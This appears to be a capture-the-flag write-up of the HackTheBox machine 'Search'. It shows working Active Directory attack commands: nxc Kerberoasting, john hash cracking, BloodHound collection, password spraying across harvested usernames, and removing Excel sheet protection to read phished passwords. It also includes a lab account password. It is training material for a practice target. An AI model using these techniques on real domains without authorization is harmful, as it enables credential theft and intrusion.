
HackTheBox: Search
This box is rated hard difficulty on HTB. It involves us finding a plaintext user password in one of the website’s images and using that account to Kerberoast a service account in order to gain access to an SMB share. Inside is a protected Excel spreadsheet containing user passwords left over from a Phishing exercise. After bypassing the limitations in place we spray the passwords across the domain and gain access to a previously restricted folder in the same SMB share. Using and cracking a PFX file within lets us access a PowerShell Web Access portal, allowing for command execution on the system. This user can read a gMSA password who has heightened privileges over a Domain Admin, letting us takeover the service account and add a shadow credential for a full domain compromise.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the standard AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
└─$ sudo nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389 -sCV 10.129.229.57 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-29 17:58 -0400
Nmap scan report for 10.129.229.57
Host is up (0.058s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Search — Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-29 21:58:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|   h2
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
8172/tcp open  ssl/unknown
|_ssl-date: 2026-06-29T22:00:26+00:00; -5s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-29T21:59:22
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.20 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. Using NetExec against the IP gives us the Fully Qualified Domain Name of RESEARCH.SEARCH.HTB which I add to my /etc/hosts file. Since there are web servers running, I fire up Ffuf to search for subdirectories and subdomains in the background before enumerating the more basic services.
Service Enumeration

Testing SMB and RPC for Guest/Null authentication both fail due to an access denied error, and LDAP does not allow for anonymous binds either. This really leaves us with HTTP(S) to gather information initially and look to get a foothold somehow.
1
2
3
4
5
└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Guest' -p '' --shares

└─$ rpcclient -U ''%'' RESEARCH.SEARCH.HTB

└─$ ldapsearch -x -H ldap://RESEARCH.SEARCH.HTB -b "dc=SEARCH,dc=HTB" -s base "(objectClass=user)"

Heading over to the web server on port 80 shows a custom, largely static website made for the organization. It’s packed with Latin filler words and doesn’t seem to have any real functionality on it whatsoever.

There is a section that discloses a bunch of employee names for the organization, which I add to a custom wordlist and test for AS-REP Roasting but to no avail.
The SSL version on port 443 is the same and the self-signed certificate doesn’t reveal anything else, so I start hitting all discovered endpoints found in my directory busts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
└─$ ffuf -u http://research.search.htb/FUZZ -w /opt/seclists/Discovery/Web-Content/raft-large-words.txt --fs 1233

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://research.search.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1233
________________________________________________

js                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 64ms]
css                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 65ms]
images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 66ms]
fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 56ms]
certsrv                 [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 156ms]
:: Progress: [119600/119600] :: Job [1/1] :: 722 req/sec :: Duration: [0:03:22] :: Errors: 0 ::
This just reveals that this machine is apart of the Certificate Authority and that Active Directory Certificate Services is installed on this domain as the /certsrv endpoint is exposed. This page allows for enrollees to request certificates from templates over HTTP. It requires authentication which is why it responds with a 401 code, but I’ll revisit this once we have valid credentials.
Initial Foothold
Password in Plain Sight

A while of poking around the website and a bit of luck led me to discovering a potential password in one of the rotating images written on a notepad.

This part of the box was pretty dumb in my opinion as there’s no real indication to check there and it’s very easy to miss. Zooming in a ton grants us domain credentials for the Hope.Sharp user.
SMB Shares

Listing all available shares shows a few non-standard ones, however the most interesting is the RedirectedFolders$ in which we have READ and WRITE permissions on.
1
└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Hope.Sharp' -p 'IsolationIsKey?' --shares

Accessing it gives us a ton of names which seem to lead to each of their home directories, but we can’t read any files inside. Seeing as how we have write access to this share, I’ll keep it in the back of my mind in case we need to do some phishing against one of them.
1
└─$ smbclient '//RESEARCH.SEARCH.HTB/RedirectedFolders$' -U 'Hope.Sharp'
Kerberoasting
Given that we have valid credentials on the domain, I start Kerberoasting to see if we can grab a KRB5TGS hash for another account and crack it.
1
└─$ nxc ldap RESEARCH.SEARCH.HTB -u 'Hope.Sharp' -p 'IsolationIsKey?' --kerberoasting kerbout.txt


This succeeds in giving us one for the web_svc account, which cracks relatively quickly when sent to Hashcat or JohnTheRipper.
1
└─$ john kerbout.txt --wordlist=/opt/seclists/rockyou.txt

I quickly collect data on the domain in order to start mapping it out via BloodHound as well.
1
└─$ bloodhound-python -c all -d search.htb -u 'web_svc' -p '[REDACTED]' -ns 10.129.229.57
Password Spraying

With those JSON files in hand and letting BloodHound ingest them for a bit, I extract a list of usernames from the 20260629183904_users.json file it generated using jq and an awk command.
1
└─$ jq -r '.data[].Properties.name' 20260629183904_users.json | awk -F'@' '{print $1}' > users.txt

Using this to perform a password spray across the domain with both passwords found so far returns a successful login for the Edgard.Jacobs account.
1
└─$ nxc smb RESEARCH.SEARCH.HTB -u users.txt -p '[REDACTED]' --continue-on-success

Listing available SMB shares for this user reveals that we have access to the helpdesk one, however there is nothing in it.
1
2
3
└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Edgar.Jacobs' -p '[REDACTED]' --shares

└─$ smbclient '//RESEARCH.SEARCH.HTB/helpdesk' -U 'Edgar.Jacobs'
Protected Excel Spreadsheet

If we revisit the RedirectedFolders$ share with our new privileges, we’re able to access Edgar.Jacob’s user directory whose Desktop folder contains an interesting Microsoft Excel file.

Opening this with an application like Gnumeric on Kali machines let’s us view the spreadsheet. The first tab contains data on passwords captured by the organization through Phishing attempts. It also denotes that Keely Lyons might manage the IT department in the third column text box.

Attempting to perform a simple action on the second tab containing the list of usernames (and conveniently named passwords) shows that it has been protected.

If we try to unprotect the file by navigating to View -> View Properties and uncheck the protect workbook box, it already is. This is because we haven’t opened the file in Excel which actually supports is correctly, but I don’t feel like grabbing this file from a Windows VM so I’ll find a go-around.
I find a tutorial online that shows the steps needed to remove this protection without having to open it in Excel here. These .xlsx files are essentially ZIP archives that contain a bunch of XML files inside, meaning we can create a new ZIP and alter the protection portion of it.
Removing File Protection
We start by unzipping the Phishing_Attempt.xlsx file and finding the target worksheet, which is number two in our case.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ mkdir FileOut && cd FileOut

└─$ unzip ../Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
Displaying that file, we can locate the <sheetProtection> tag that we need to remove:
1
└─$ grep '<sheetProtection' xl/worksheets/sheet2.xml

Removing this line in your text editor of choice will get rid of the protection entirely, allowing us to ZIP the archive back up and re-open the file in Gnumeric once again.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
└─$ zip -r unprotected.xlsx .
  adding: xl/ (stored 0%)
  adding: xl/_rels/ (stored 0%)
  adding: xl/_rels/workbook.xml.rels (deflated 74%)
  adding: xl/sharedStrings.xml (deflated 55%)
  adding: xl/calcChain.xml (deflated 55%)
  adding: xl/charts/ (stored 0%)
  adding: xl/charts/_rels/ (stored 0%)
  adding: xl/charts/_rels/chart1.xml.rels (deflated 49%)
  adding: xl/charts/style1.xml (deflated 90%)
  adding: xl/charts/colors1.xml (deflated 73%)
  adding: xl/charts/chart1.xml (deflated 77%)
  adding: xl/theme/ (stored 0%)
  adding: xl/theme/theme1.xml (deflated 80%)
  adding: xl/drawings/ (stored 0%)
  adding: xl/drawings/_rels/ (stored 0%)
  adding: xl/drawings/_rels/drawing1.xml.rels (deflated 39%)
  adding: xl/drawings/drawing1.xml (deflated 58%)
  adding: xl/styles.xml (deflated 89%)
  adding: xl/worksheets/ (stored 0%)
  adding: xl/worksheets/_rels/ (stored 0%)
  adding: xl/worksheets/_rels/sheet2.xml.rels (deflated 42%)
  adding: xl/worksheets/_rels/sheet1.xml.rels (deflated 55%)
  adding: xl/worksheets/sheet2.xml (deflated 73%)
  adding: xl/worksheets/sheet1.xml (deflated 79%)
  adding: xl/printerSettings/ (stored 0%)
  adding: xl/printerSettings/printerSettings1.bin (deflated 67%)
  adding: xl/printerSettings/printerSettings2.bin (deflated 67%)
  adding: xl/workbook.xml (deflated 60%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 60%)
  adding: docProps/ (stored 0%)
  adding: docProps/app.xml (deflated 52%)
  adding: docProps/core.xml (deflated 47%)
  adding: [Content_Types].xml (deflated 79%)
